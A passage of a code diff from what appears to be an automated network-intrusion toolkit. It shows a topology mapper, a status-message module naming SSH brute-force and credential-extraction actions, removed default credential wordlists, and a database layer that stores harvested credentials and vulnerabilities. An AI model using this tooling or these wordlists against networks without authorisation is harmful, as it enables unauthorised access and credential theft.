os.makedirs(self.output_dir, exist_ok=True)
|
||||
timestamp = datetime.now().strftime("%Y-%m-%d_%H-%M-%S")
|
||||
|
||||
results = {
|
||||
'timestamp': datetime.now().isoformat(),
|
||||
'network_range': self.network_range,
|
||||
'hosts': self.hosts,
|
||||
'routes': self.routes,
|
||||
'topology': {
|
||||
'nodes': list(self.graph.nodes()),
|
||||
'edges': list(self.graph.edges())
|
||||
}
|
||||
}
|
||||
|
||||
output_file = os.path.join(self.output_dir, f"topology_{timestamp}.json")
|
||||
with open(output_file, 'w') as f:
|
||||
json.dump(results, f, indent=4)
|
||||
|
||||
logging.info(f"Results saved to {output_file}")
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to save results: {e}")
|
||||
|
||||
def execute(self):
|
||||
"""Execute the network mapping process."""
|
||||
try:
|
||||
logging.info(f"Starting network mapping of {self.network_range}")
|
||||
|
||||
# Discovery phase
|
||||
self.discover_hosts()
|
||||
if not self.hosts:
|
||||
logging.error("No hosts discovered")
|
||||
return
|
||||
|
||||
# Topology building phase
|
||||
self.build_topology()
|
||||
|
||||
# Generate outputs
|
||||
self.generate_visualization()
|
||||
self.save_results()
|
||||
|
||||
logging.info("Network mapping completed")
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Error during execution: {e}")
|
||||
|
||||
def save_settings(network_range, interface, max_depth, output_dir, timeout):
|
||||
"""Save settings to JSON file."""
|
||||
try:
|
||||
os.makedirs(DEFAULT_SETTINGS_DIR, exist_ok=True)
|
||||
settings = {
|
||||
"network_range": network_range,
|
||||
"interface": interface,
|
||||
"max_depth": max_depth,
|
||||
"output_dir": output_dir,
|
||||
"timeout": timeout
|
||||
}
|
||||
with open(SETTINGS_FILE, 'w') as f:
|
||||
json.dump(settings, f)
|
||||
logging.info(f"Settings saved to {SETTINGS_FILE}")
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to save settings: {e}")
|
||||
|
||||
def load_settings():
|
||||
"""Load settings from JSON file."""
|
||||
if os.path.exists(SETTINGS_FILE):
|
||||
try:
|
||||
with open(SETTINGS_FILE, 'r') as f:
|
||||
return json.load(f)
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to load settings: {e}")
|
||||
return {}
|
||||
|
||||
def main():
|
||||
parser = argparse.ArgumentParser(description="Network topology mapping tool")
|
||||
parser.add_argument("-r", "--range", help="Network range to scan (CIDR)")
|
||||
parser.add_argument("-i", "--interface", help="Network interface to use")
|
||||
parser.add_argument("-d", "--depth", type=int, default=5, help="Maximum trace depth")
|
||||
parser.add_argument("-o", "--output", default=DEFAULT_OUTPUT_DIR, help="Output directory")
|
||||
parser.add_argument("-t", "--timeout", type=int, default=2, help="Timeout for probes")
|
||||
args = parser.parse_args()
|
||||
|
||||
settings = load_settings()
|
||||
network_range = args.range or settings.get("network_range")
|
||||
interface = args.interface or settings.get("interface")
|
||||
max_depth = args.depth or settings.get("max_depth")
|
||||
output_dir = args.output or settings.get("output_dir")
|
||||
timeout = args.timeout or settings.get("timeout")
|
||||
|
||||
if not network_range:
|
||||
logging.error("Network range is required. Use -r or save it in settings")
|
||||
return
|
||||
|
||||
save_settings(network_range, interface, max_depth, output_dir, timeout)
|
||||
|
||||
mapper = YggdrasilMapper(
|
||||
network_range=network_range,
|
||||
interface=interface,
|
||||
max_depth=max_depth,
|
||||
output_dir=output_dir,
|
||||
timeout=timeout
|
||||
)
|
||||
mapper.execute()
|
||||
|
||||
if __name__ == "__main__":
|
||||
main()
|
||||

|
After Width: | Height: | Size: 1.4 MiB |
@@ -1,342 +0,0 @@
|
||||
# comment.py
|
||||
# Comments manager with database backend
|
||||
# Provides contextual messages for display with timing control and multilingual support.
|
||||
# comment = ai.get_comment("SSHBruteforce", params={"user": "pi", "ip": "192.168.0.12"})
|
||||
# Avec un texte DB du style: "Trying {user}@{ip} over SSH..."
|
||||
|
||||
import os
|
||||
import time
|
||||
import random
|
||||
import locale
|
||||
from typing import Optional, List, Dict, Any
|
||||
|
||||
from init_shared import shared_data
|
||||
from logger import Logger
|
||||
|
||||
logger = Logger(name="comment.py", level=20) # INFO
|
||||
|
||||
|
||||
# --- Helpers -----------------------------------------------------------------
|
||||
|
||||
class _SafeDict(dict):
|
||||
"""Safe formatter: leaves unknown {placeholders} intact instead of raising."""
|
||||
def __missing__(self, key):
|
||||
return "{" + key + "}"
|
||||
|
||||
|
||||
def _row_get(row: Any, key: str, default=None):
|
||||
"""Safe accessor for rows that may be dict-like or sqlite3.Row."""
|
||||
try:
|
||||
return row.get(key, default)
|
||||
except Exception:
|
||||
try:
|
||||
return row[key]
|
||||
except Exception:
|
||||
return default
|
||||
|
||||
|
||||
# --- Main class --------------------------------------------------------------
|
||||
|
||||
class CommentAI:
|
||||
"""
|
||||
AI-style comment generator for status messages with:
|
||||
- Randomized delay between messages
|
||||
- Database-backed phrases (text, status, theme, lang, weight)
|
||||
- Multilingual search with language priority and fallbacks
|
||||
- Safe string templates: "Trying {user}@{ip}..."
|
||||
"""
|
||||
|
||||
def __init__(self):
|
||||
self.shared_data = shared_data
|
||||
|
||||
# Timing configuration with robust defaults
|
||||
self.delay_min = max(1, int(getattr(self.shared_data, "comment_delaymin", 5)))
|
||||
self.delay_max = max(self.delay_min, int(getattr(self.shared_data, "comment_delaymax", 15)))
|
||||
self.comment_delay = self._new_delay()
|
||||
|
||||
# State tracking
|
||||
self.last_comment_time: float = 0.0
|
||||
self.last_status: Optional[str] = None
|
||||
|
||||
# Ensure comments are loaded in database
|
||||
self._ensure_comments_loaded()
|
||||
|
||||
# Initialize first comment for UI using language priority
|
||||
if not hasattr(self.shared_data, "bjorn_says") or not getattr(self.shared_data, "bjorn_says"):
|
||||
first = self._pick_text("IDLE", lang=None, params=None)
|
||||
self.shared_data.bjorn_says = first or "Initializing..."
|
||||
|
||||
# --- Language priority & JSON discovery ----------------------------------
|
||||
|
||||
def _lang_priority(self, preferred: Optional[str] = None) -> List[str]:
|
||||
"""
|
||||
Build ordered language preference list, deduplicated.
|
||||
Priority sources:
|
||||
1. explicit `preferred`
|
||||
2. shared_data.lang_priority (list)
|
||||
3. shared_data.lang (single fallback)
|
||||
4. defaults ["en", "fr"]
|
||||
"""
|
||||
order: List[str] = []
|
||||
|
||||
def norm(x: Optional[str]) -> Optional[str]:
|
||||
if not x:
|
||||
return None
|
||||
x = str(x).strip().lower()
|
||||
return x[:2] if x else None
|
||||
|
||||
# 1) explicit override
|
||||
p = norm(preferred)
|
||||
if p:
|
||||
order.append(p)
|
||||
|
||||
sd = self.shared_data
|
||||
|
||||
# 2) list from shared_data
|
||||
if hasattr(sd, "lang_priority") and isinstance(sd.lang_priority, (list, tuple)):
|
||||
order += [l for l in (norm(x) for x in sd.lang_priority) if l]
|
||||
|
||||
# 3) single language from shared_data
|
||||
if hasattr(sd, "lang"):
|
||||
l = norm(sd.lang)
|
||||
if l:
|
||||
order.append(l)
|
||||
|
||||
# 4) fallback defaults
|
||||
order += ["en", "fr"]
|
||||
|
||||
# Deduplicate while preserving order
|
||||
seen, res = set(), []
|
||||
for l in order:
|
||||
if l and l not in seen:
|
||||
seen.add(l)
|
||||
res.append(l)
|
||||
return res
|
||||
|
||||
|
||||
def _get_comments_json_paths(self, lang: Optional[str] = None) -> List[str]:
|
||||
"""
|
||||
Return candidate JSON paths, restricted to default_comments_dir (and explicit comments_file).
|
||||
Supported patterns:
|
||||
- {comments_file} (explicit)
|
||||
- {default_comments_dir}/comments.json
|
||||
- {default_comments_dir}/comments.<lang>.json
|
||||
- {default_comments_dir}/{lang}/comments.json
|
||||
"""
|
||||
lang = (lang or "").strip().lower()
|
||||
candidates = []
|
||||
|
||||
# 1) Explicit path from shared_data
|
||||
comments_file = getattr(self.shared_data, "comments_file", "") or ""
|
||||
if comments_file:
|
||||
candidates.append(comments_file)
|
||||
|
||||
# 2) Default comments directory
|
||||
default_dir = getattr(self.shared_data, "default_comments_dir", "")
|
||||
if default_dir:
|
||||
candidates += [
|
||||
os.path.join(default_dir, "comments.json"),
|
||||
os.path.join(default_dir, f"comments.{lang}.json") if lang else "",
|
||||
os.path.join(default_dir, lang, "comments.json") if lang else "",
|
||||
]
|
||||
|
||||
# Deduplicate
|
||||
unique_paths, seen = [], set()
|
||||
for p in candidates:
|
||||
p = (p or "").strip()
|
||||
if p and p not in seen:
|
||||
seen.add(p)
|
||||
unique_paths.append(p)
|
||||
|
||||
return unique_paths
|
||||
|
||||
|
||||
# --- Bootstrapping DB -----------------------------------------------------
|
||||
|
||||
def _ensure_comments_loaded(self):
|
||||
"""Ensure comments are present in DB; import JSON if empty."""
|
||||
try:
|
||||
comment_count = int(self.shared_data.db.count_comments())
|
||||
except Exception as e:
|
||||
logger.error(f"Database error counting comments: {e}")
|
||||
comment_count = 0
|
||||
|
||||
if comment_count > 0:
|
||||
logger.debug(f"Comments already in database: {comment_count}")
|
||||
return
|
||||
|
||||
imported = 0
|
||||
for lang in self._lang_priority():
|
||||
for json_path in self._get_comments_json_paths(lang):
|
||||
if os.path.exists(json_path):
|
||||
try:
|
||||
count = int(self.shared_data.db.import_comments_from_json(json_path))
|
||||
imported += count
|
||||
if count > 0:
|
||||
logger.info(f"Imported {count} comments (auto-detected lang) from {json_path}")
|
||||
break # stop at first successful import
|
||||
except Exception as e:
|
||||
logger.error(f"Failed to import comments from {json_path}: {e}")
|
||||
if imported > 0:
|
||||
break
|
||||
|
||||
if imported == 0:
|
||||
logger.debug("No comments imported, seeding minimal fallback set")
|
||||
self._seed_minimal_comments()
|
||||
|
||||
|
||||
def _seed_minimal_comments(self):
|
||||
"""
|
||||
Seed minimal set when no JSON available.
|
||||
Schema per row: (text, status, theme, lang, weight)
|
||||
"""
|
||||
default_comments = [
|
||||
# English
|
||||
("Scanning network for targets...", "NetworkScanner", "NetworkScanner", "en", 2),
|
||||
("System idle, awaiting commands.", "IDLE", "IDLE", "en", 3),
|
||||
("Analyzing network topology...", "NetworkScanner", "NetworkScanner", "en", 1),
|
||||
("Processing authentication attempts...", "SSHBruteforce", "SSHBruteforce", "en", 2),
|
||||
("Searching for vulnerabilities...", "NmapVulnScanner", "NmapVulnScanner", "en", 2),
|
||||
("Extracting credentials from services...", "CredExtractor", "CredExtractor", "en", 1),
|
||||
("Monitoring network changes...", "IDLE", "IDLE", "en", 2),
|
||||
("Ready for deployment.", "IDLE", "IDLE", "en", 1),
|
||||
("Target acquisition in progress...", "NetworkScanner", "NetworkScanner", "en", 1),
|
||||
("Establishing secure connections...", "SSHBruteforce", "SSHBruteforce", "en", 1),
|
||||
|
||||
# French (bonus minimal)
|
||||
("Analyse du réseau en cours...", "NetworkScanner", "NetworkScanner", "fr", 2),
|
||||
("Système au repos, en attente d’ordres.", "IDLE", "IDLE", "fr", 3),
|
||||
("Cartographie de la topologie réseau...", "NetworkScanner", "NetworkScanner", "fr", 1),
|
||||
("Tentatives d’authentification en cours...", "SSHBruteforce", "SSHBruteforce", "fr", 2),
|
||||
("Recherche de vulnérabilités...", "NmapVulnScanner", "NmapVulnScanner", "fr", 2),
|
||||
("Extraction d’identifiants depuis les services...", "CredExtractor", "CredExtractor", "fr", 1),
|
||||
]
|
||||
try:
|
||||
self.shared_data.db.insert_comments(default_comments)
|
||||
logger.info(f"Seeded {len(default_comments)} minimal comments into database")
|
||||
except Exception as e:
|
||||
logger.error(f"Failed to seed minimal comments: {e}")
|
||||
|
||||
# --- Core selection -------------------------------------------------------
|
||||
|
||||
def _new_delay(self) -> int:
|
||||
"""Generate new random delay between comments."""
|
||||
delay = random.randint(self.delay_min, self.delay_max)
|
||||
logger.debug(f"Next comment delay: {delay}s")
|
||||
return delay
|
||||
|
||||
def _pick_text(
|
||||
self,
|
||||
status: str,
|
||||
lang: Optional[str],
|
||||
params: Optional[Dict[str, Any]] = None
|
||||
) -> Optional[str]:
|
||||
"""
|
||||
Pick a weighted comment across language preference; supports {templates}.
|
||||
Selection cascade (per language in priority order):
|
||||
1) (lang, status)
|
||||
2) (lang, 'ANY')
|
||||
3) (lang, 'IDLE')
|
||||
Then cross-language:
|
||||
4) (any, status)
|
||||
5) (any, 'IDLE')
|
||||
"""
|
||||
status = status or "IDLE"
|
||||
langs = self._lang_priority(preferred=lang)
|
||||
|
||||
# Language-scoped queries
|
||||
rows = []
|
||||
queries = [
|
||||
("SELECT text, weight FROM comments WHERE lang=? AND status=?", lambda L: (L, status)),
|
||||
("SELECT text, weight FROM comments WHERE lang=? AND status='ANY'", lambda L: (L,)),
|
||||
("SELECT text, weight FROM comments WHERE lang=? AND status='IDLE'", lambda L: (L,)),
|
||||
]
|
||||
for L in langs:
|
||||
for sql, args_fn in queries:
|
||||
try:
|
||||
rows = self.shared_data.db.query(sql, args_fn(L))
|
||||
except Exception as e:
|
||||
logger.error(f"DB query failed: {e}")
|
||||
rows = []
|
||||
if rows:
|
||||
break
|
||||
if rows:
|
||||
break
|
||||
|
||||
# Cross-language fallbacks
|
||||
if not rows:
|
||||
for sql, args in [
|
||||
("SELECT text, weight FROM comments WHERE status=? ORDER BY RANDOM() LIMIT 50", (status,)),
|
||||
("SELECT text, weight FROM comments WHERE status='IDLE' ORDER BY RANDOM() LIMIT 50", ()),
|
||||
]:
|
||||
try:
|
||||
rows = self.shared_data.db.query(sql, args)
|
||||
except Exception as e:
|
||||
logger.error(f"DB query failed: {e}")
|
||||
rows = []
|
||||
if rows:
|
||||
break
|
||||
|
||||
if not rows:
|
||||
return None
|
||||
|
||||
# Weighted selection pool
|
||||
pool: List[str] = []
|
||||
for row in rows:
|
||||
try:
|
||||
w = int(_row_get(row, "weight", 1)) or 1
|
||||
except Exception:
|
||||
w = 1
|
||||
w = max(1, w)
|
||||
text = _row_get(row, "text", "")
|
||||
if text:
|
||||
pool.extend([text] * w)
|
||||
|
||||
chosen = random.choice(pool) if pool else _row_get(rows[0], "text", None)
|
||||
|
||||
# Templates {var}
|
||||
if chosen and params:
|
||||
try:
|
||||
chosen = str(chosen).format_map(_SafeDict(params))
|
||||
except Exception:
|
||||
# Keep the raw text if formatting fails
|
||||
pass
|
||||
|
||||
return chosen
|
||||
|
||||
# --- Public API -----------------------------------------------------------
|
||||
|
||||
def get_comment(
|
||||
self,
|
||||
status: str,
|
||||
lang: Optional[str] = None,
|
||||
params: Optional[Dict[str, Any]] = None
|
||||
) -> Optional[str]:
|
||||
"""
|
||||
Return a comment if status changed or delay expired.
|
||||
|
||||
Args:
|
||||
status: logical status name (e.g., "IDLE", "SSHBruteforce", "NetworkScanner").
|
||||
lang: language override (e.g., "fr"); if None, auto priority is used.
|
||||
params: optional dict to format templates with {placeholders}.
|
||||
|
||||
Returns:
|
||||
str or None: A new comment, or None if not time yet and status unchanged.
|
||||
"""
|
||||
current_time = time.time()
|
||||
status = status or "IDLE"
|
||||
|
||||
status_changed = (status != self.last_status)
|
||||
if status_changed or (current_time - self.last_comment_time >= self.comment_delay):
|
||||
text = self._pick_text(status, lang, params)
|
||||
if text:
|
||||
self.last_status = status
|
||||
self.last_comment_time = current_time
|
||||
self.comment_delay = self._new_delay()
|
||||
logger.debug(f"Next comment delay: {self.comment_delay}s")
|
||||
return text
|
||||
return None
|
||||
|
||||
|
||||
# Backward compatibility alias
|
||||
Commentaireia = CommentAI
|
||||
@@ -1,7 +0,0 @@
|
||||
root
|
||||
admin
|
||||
bjorn
|
||||
password
|
||||
toor
|
||||
1234
|
||||
123456
|
||||
@@ -1,3 +0,0 @@
|
||||
root
|
||||
admin
|
||||
bjorn
|
||||
@@ -1 +0,0 @@
|
||||
42f5203400a6:b65b4c0befdf:pwned:deauther
|
||||
@@ -1,531 +0,0 @@
|
||||
# database.py
|
||||
# Main database facade - delegates to specialized modules in db_utils/
|
||||
# Maintains backward compatibility with existing code
|
||||
|
||||
import os
|
||||
from typing import Any, Dict, Iterable, List, Optional, Tuple
|
||||
from contextlib import contextmanager
|
||||
from threading import RLock
|
||||
import sqlite3
|
||||
import logging
|
||||
|
||||
from logger import Logger
|
||||
from db_utils.base import DatabaseBase
|
||||
from db_utils.config import ConfigOps
|
||||
from db_utils.hosts import HostOps
|
||||
from db_utils.actions import ActionOps
|
||||
from db_utils.queue import QueueOps
|
||||
from db_utils.vulnerabilities import VulnerabilityOps
|
||||
from db_utils.software import SoftwareOps
|
||||
from db_utils.credentials import CredentialOps
|
||||
from db_utils.services import ServiceOps
|
||||
from db_utils.scripts import ScriptOps
|
||||
from db_utils.stats import StatsOps
|
||||
from db_utils.backups import BackupOps
|
||||
from db_utils.comments import CommentOps
|
||||
from db_utils.agents import AgentOps
|
||||
from db_utils.studio import StudioOps
|
||||
from db_utils.webenum import WebEnumOps
|
||||
|
||||
logger = Logger(name="database.py", level=logging.DEBUG)
|
||||
|
||||
_DEFAULT_DB = os.path.join(os.path.dirname(os.path.abspath(__file__)), "data", "bjorn.db")
|
||||
|
||||
|
||||
class BjornDatabase:
|
||||
"""
|
||||
Main database facade that delegates operations to specialized modules.
|
||||
All existing method calls remain unchanged - they're automatically forwarded.
|
||||
"""
|
||||
|
||||
def __init__(self, db_path: Optional[str] = None):
|
||||
self.db_path = db_path or _DEFAULT_DB
|
||||
os.makedirs(os.path.dirname(self.db_path), exist_ok=True)
|
||||
|
||||
# Initialize base connection manager
|
||||
self._base = DatabaseBase(self.db_path)
|
||||
|
||||
# Initialize all operational modules (they share the base connection)
|
||||
self._config = ConfigOps(self._base)
|
||||
self._hosts = HostOps(self._base)
|
||||
self._actions = ActionOps(self._base)
|
||||
self._queue = QueueOps(self._base)
|
||||
self._vulnerabilities = VulnerabilityOps(self._base)
|
||||
self._software = SoftwareOps(self._base)
|
||||
self._credentials = CredentialOps(self._base)
|
||||
self._services = ServiceOps(self._base)
|
||||
self._scripts = ScriptOps(self._base)
|
||||
self._stats = StatsOps(self._base)
|
||||
self._backups = BackupOps(self._base)
|
||||
self._comments = CommentOps(self._base)
|
||||
self._agents = AgentOps(self._base)
|
||||
self._studio = StudioOps(self._base)
|
||||
self._webenum = WebEnumOps(self._base)
|
||||
|
||||
# Ensure schema is created
|
||||
self.ensure_schema()
|
||||
|
||||
logger.info(f"BjornDatabase initialized: {self.db_path}")
|
||||
|
||||
# =========================================================================
|
||||
# CORE PRIMITIVES - Delegated to base
|
||||
# =========================================================================
|
||||
|
||||
@property
|
||||
def _conn(self):
|
||||
"""Access to underlying connection"""
|
||||
return self._base._conn
|
||||
|
||||
@property
|
||||
def _lock(self):
|
||||
"""Access to thread lock"""
|
||||
return self._base._lock
|
||||
|
||||
@property
|
||||
def _cache_ttl(self):
|
||||
return self._base._cache_ttl
|
||||
|
||||
@property
|
||||
def _stats_cache(self):
|
||||
return self._base._stats_cache
|
||||
|
||||
@_stats_cache.setter
|
||||
def _stats_cache(self, value):
|
||||
self._base._stats_cache = value
|
||||
|
||||
def _cursor(self):
|
||||
return self._base._cursor()
|
||||
|
||||
def transaction(self, immediate: bool = True):
|
||||
return self._base.transaction(immediate)
|
||||
|
||||
def execute(self, sql: str, params: Iterable[Any] = (), many: bool = False) -> int:
|
||||
return self._base.execute(sql, params, many)
|
||||
|
||||
def executemany(self, sql: str, seq_of_params: Iterable[Iterable[Any]]) -> int:
|
||||
return self._base.executemany(sql, seq_of_params)
|
||||
|
||||
def query(self, sql: str, params: Iterable[Any] = ()) -> List[Dict[str, Any]]:
|
||||
return self._base.query(sql, params)
|
||||
|
||||
def query_one(self, sql: str, params: Iterable[Any] = ()) -> Optional[Dict[str, Any]]:
|
||||
return self._base.query_one(sql, params)
|
||||
|
||||
def invalidate_stats_cache(self):
|
||||
return self._base.invalidate_stats_cache()
|
||||
|
||||
# =========================================================================
|
||||
# SCHEMA INITIALIZATION
|
||||
# =========================================================================
|
||||
|
||||
def ensure_schema(self) -> None:
|
||||
"""Create all database tables if missing"""
|
||||
logger.info("Ensuring database schema...")
|
||||
|
||||
# Each module creates its own tables
|
||||
self._config.create_tables()
|
||||
self._actions.create_tables()
|
||||
self._hosts.create_tables()
|
||||
self._services.create_tables()
|
||||
self._queue.create_tables()
|
||||
self._stats.create_tables()
|
||||
self._vulnerabilities.create_tables()
|
||||
self._software.create_tables()
|
||||
self._credentials.create_tables()
|
||||
self._scripts.create_tables()
|
||||
self._backups.create_tables()
|
||||
self._comments.create_tables()
|
||||
self._agents.create_tables()
|
||||
self._studio.create_tables()
|
||||
self._webenum.create_tables()
|
||||
|
||||
# Initialize stats singleton
|
||||
self._stats.ensure_stats_initialized()
|
||||
|
||||
logger.info("Database schema ready")
|
||||
|
||||
# =========================================================================
|
||||
# METHOD DELEGATION - All existing methods forwarded automatically
|
||||
# =========================================================================
|
||||
|
||||
# Config operations
|
||||
def get_config(self) -> Dict[str, Any]:
|
||||
return self._config.get_config()
|
||||
|
||||
def save_config(self, config: Dict[str, Any]) -> None:
|
||||
return self._config.save_config(config)
|
||||
|
||||
# Host operations
|
||||
def get_all_hosts(self) -> List[Dict[str, Any]]:
|
||||
return self._hosts.get_all_hosts()
|
||||
|
||||
def update_host(self, mac_address: str, ips: Optional[str] = None,
|
||||
hostnames: Optional[str] = None, alive: Optional[int] = None,
|
||||
ports: Optional[str] = None, vendor: Optional[str] = None,
|
||||
essid: Optional[str] = None):
|
||||
return self._hosts.update_host(mac_address, ips, hostnames, alive, ports, vendor, essid)
|
||||
|
||||
def merge_ip_stub_into_real(self, ip: str, real_mac: str,
|
||||
hostname: Optional[str] = None, essid_hint: Optional[str] = None):
|
||||
return self._hosts.merge_ip_stub_into_real(ip, real_mac, hostname, essid_hint)
|
||||
|
||||
def update_hostname(self, mac_address: str, new_hostname: str):
|
||||
return self._hosts.update_hostname(mac_address, new_hostname)
|
||||
|
||||
def get_current_hostname(self, mac_address: str) -> Optional[str]:
|
||||
return self._hosts.get_current_hostname(mac_address)
|
||||
|
||||
def record_hostname_seen(self, mac_address: str, hostname: str):
|
||||
return self._hosts.record_hostname_seen(mac_address, hostname)
|
||||
|
||||
def list_hostname_history(self, mac_address: str) -> List[Dict[str, Any]]:
|
||||
return self._hosts.list_hostname_history(mac_address)
|
||||
|
||||
def update_ips_current(self, mac_address: str, current_ips: Iterable[str], cap_prev: int = 200):
|
||||
return self._hosts.update_ips_current(mac_address, current_ips, cap_prev)
|
||||
|
||||
def update_ports_current(self, mac_address: str, current_ports: Iterable[int], cap_prev: int = 500):
|
||||
return self._hosts.update_ports_current(mac_address, current_ports, cap_prev)
|
||||
|
||||
def update_essid_current(self, mac_address: str, new_essid: Optional[str], cap_prev: int = 50):
|
||||
return self._hosts.update_essid_current(mac_address, new_essid, cap_prev)
|
||||
|
||||
# Action operations
|
||||
def sync_actions(self, actions):
|
||||
return self._actions.sync_actions(actions)
|
||||
|
||||
def list_actions(self):
|
||||
return self._actions.list_actions()
|
||||
|
||||
def list_studio_actions(self):
|
||||
return self._actions.list_studio_actions()
|
||||
|
||||
def get_action_by_class(self, b_class: str) -> dict | None:
|
||||
return self._actions.get_action_by_class(b_class)
|
||||
|
||||
def delete_action(self, b_class: str) -> None:
|
||||
return self._actions.delete_action(b_class)
|
||||
|
||||
def upsert_simple_action(self, *, b_class: str, b_module: str, **kw) -> None:
|
||||
return self._actions.upsert_simple_action(b_class=b_class, b_module=b_module, **kw)
|
||||
|
||||
def list_action_cards(self) -> list[dict]:
|
||||
return self._actions.list_action_cards()
|
||||
|
||||
def get_action_definition(self, b_class: str) -> Optional[Dict[str, Any]]:
|
||||
return self._actions.get_action_definition(b_class)
|
||||
|
||||
# Queue operations
|
||||
def get_next_queued_action(self) -> Optional[Dict[str, Any]]:
|
||||
return self._queue.get_next_queued_action()
|
||||
|
||||
def update_queue_status(self, queue_id: int, status: str, error_msg: str = None, result: str = None):
|
||||
return self._queue.update_queue_status(queue_id, status, error_msg, result)
|
||||
|
||||
def promote_due_scheduled_to_pending(self) -> int:
|
||||
return self._queue.promote_due_scheduled_to_pending()
|
||||
|
||||
def ensure_scheduled_occurrence(self, action_name: str, next_run_at: str,
|
||||
mac: Optional[str] = "", ip: Optional[str] = "", **kwargs) -> bool:
|
||||
return self._queue.ensure_scheduled_occurrence(action_name, next_run_at, mac, ip, **kwargs)
|
||||
|
||||
def queue_action(self, action_name: str, mac: str, ip: str, port: int = None,
|
||||
priority: int = 50, trigger: str = None, metadata: Dict = None) -> None:
|
||||
return self._queue.queue_action(action_name, mac, ip, port, priority, trigger, metadata)
|
||||
|
||||
def queue_action_at(self, action_name: str, mac: Optional[str] = "", ip: Optional[str] = "", **kwargs) -> None:
|
||||
return self._queue.queue_action_at(action_name, mac, ip, **kwargs)
|
||||
|
||||
def list_action_queue(self, statuses: Optional[Iterable[str]] = None) -> List[Dict[str, Any]]:
|
||||
return self._queue.list_action_queue(statuses)
|
||||
|
||||
def get_upcoming_actions_summary(self) -> List[Dict[str, Any]]:
|
||||
return self._queue.get_upcoming_actions_summary()
|
||||
|
||||
def supersede_old_attempts(self, action_name: str, mac_address: str,
|
||||
port: Optional[int] = None, ref_ts: Optional[str] = None) -> int:
|
||||
return self._queue.supersede_old_attempts(action_name, mac_address, port, ref_ts)
|
||||
|
||||
def list_attempt_history(self, action_name: str, mac_address: str,
|
||||
port: Optional[int] = None, limit: int = 20) -> List[Dict[str, Any]]:
|
||||
return self._queue.list_attempt_history(action_name, mac_address, port, limit)
|
||||
|
||||
def get_action_status_from_queue(self, action_name: str,
|
||||
mac_address: Optional[str] = None) -> Optional[Dict[str, Any]]:
|
||||
return self._queue.get_action_status_from_queue(action_name, mac_address)
|
||||
|
||||
def get_last_action_status_from_queue(self, mac_address: str, action_name: str) -> Optional[Dict[str, str]]:
|
||||
return self._queue.get_last_action_status_from_queue(mac_address, action_name)
|
||||
|
||||
def get_last_action_statuses_for_mac(self, mac_address: str) -> Dict[str, Dict[str, str]]:
|
||||
return self._queue.get_last_action_statuses_for_mac(mac_address)
|
||||
|
||||
# Vulnerability operations
|
||||
def add_vulnerability(self, mac_address: str, vuln_id: str, ip: Optional[str] = None,
|
||||
hostname: Optional[str] = None, port: Optional[int] = None):
|
||||
return self._vulnerabilities.add_vulnerability(mac_address, vuln_id, ip, hostname, port)
|
||||
|
||||
def update_vulnerability_status(self, mac_address: str, current_vulns: List[str]):
|
||||
return self._vulnerabilities.update_vulnerability_status(mac_address, current_vulns)
|
||||
|
||||
def update_vulnerability_status_by_port(self, mac_address: str, port: int, current_vulns: List[str]):
|
||||
return self._vulnerabilities.update_vulnerability_status_by_port(mac_address, port, current_vulns)
|
||||
|
||||
def get_all_vulns(self) -> List[Dict[str, Any]]:
|
||||
return self._vulnerabilities.get_all_vulns()
|
||||
|
||||
def save_vulnerabilities(self, mac: str, ip: str, findings: List[Dict]):
|
||||
return self._vulnerabilities.save_vulnerabilities(mac, ip, findings)
|
||||
|
||||
def cleanup_vulnerability_duplicates(self):
|
||||
return self._vulnerabilities.cleanup_vulnerability_duplicates()
|
||||
|
||||
def fix_vulnerability_history_nulls(self):
|
||||
return self._vulnerabilities.fix_vulnerability_history_nulls()
|
||||
|
||||
def count_vulnerabilities_alive(self, distinct: bool = False, active_only: bool = True) -> int:
|
||||
return self._vulnerabilities.count_vulnerabilities_alive(distinct, active_only)
|
||||
|
||||
def count_distinct_vulnerabilities(self, alive_only: bool = False) -> int:
|
||||
return self._vulnerabilities.count_distinct_vulnerabilities(alive_only)
|
||||
|
||||
def get_vulnerabilities_for_alive_hosts(self) -> List[str]:
|
||||
return self._vulnerabilities.get_vulnerabilities_for_alive_hosts()
|
||||
|
||||
def list_vulnerability_history(self, cve_id: str | None = None,
|
||||
mac: str | None = None, limit: int = 500) -> list[dict]:
|
||||
return self._vulnerabilities.list_vulnerability_history(cve_id, mac, limit)
|
||||
|
||||
# CVE metadata
|
||||
def get_cve_meta(self, cve_id: str) -> Optional[Dict[str, Any]]:
|
||||
return self._vulnerabilities.get_cve_meta(cve_id)
|
||||
|
||||
def upsert_cve_meta(self, meta: Dict[str, Any]) -> None:
|
||||
return self._vulnerabilities.upsert_cve_meta(meta)
|
||||
|
||||
def get_cve_meta_bulk(self, cve_ids: List[str]) -> Dict[str, Dict[str, Any]]:
|
||||
return self._vulnerabilities.get_cve_meta_bulk(cve_ids)
|
||||
|
||||
# Software operations
|
||||
def add_detected_software(self, mac_address: str, cpe: str, ip: Optional[str] = None,
|
||||
hostname: Optional[str] = None, port: Optional[int] = None) -> None:
|
||||
return self._software.add_detected_software(mac_address, cpe, ip, hostname, port)
|
||||
|
||||
def update_detected_software_status(self, mac_address: str, current_cpes: List[str]) -> None:
|
||||
return self._software.update_detected_software_status(mac_address, current_cpes)
|
||||
|
||||
def migrate_cpe_from_vulnerabilities(self) -> int:
|
||||
return self._software.migrate_cpe_from_vulnerabilities()
|
||||
|
||||
# Credential operations
|
||||
def insert_cred(self, service: str, mac: Optional[str] = None, ip: Optional[str] = None,
|
||||
hostname: Optional[str] = None, user: Optional[str] = None,
|
||||
password: Optional[str] = None, port: Optional[int] = None,
|
||||
database: Optional[str] = None, extra: Optional[Dict[str, Any]] = None):
|
||||
return self._credentials.insert_cred(service, mac, ip, hostname, user, password, port, database, extra)
|
||||
|
||||
def list_creds_grouped(self) -> List[Dict[str, Any]]:
|
||||
return self._credentials.list_creds_grouped()
|
||||
|
||||
# Service operations
|
||||
def upsert_port_service(self, mac_address: str, ip: Optional[str], port: int, **kwargs):
|
||||
return self._services.upsert_port_service(mac_address, ip, port, **kwargs)
|
||||
|
||||
def get_services_for_host(self, mac_address: str) -> List[Dict]:
|
||||
return self._services.get_services_for_host(mac_address)
|
||||
|
||||
def find_hosts_by_service(self, service: str) -> List[Dict]:
|
||||
return self._services.find_hosts_by_service(service)
|
||||
|
||||
def get_service_for_host_port(self, mac_address: str, port: int, protocol: str = "tcp") -> Optional[Dict]:
|
||||
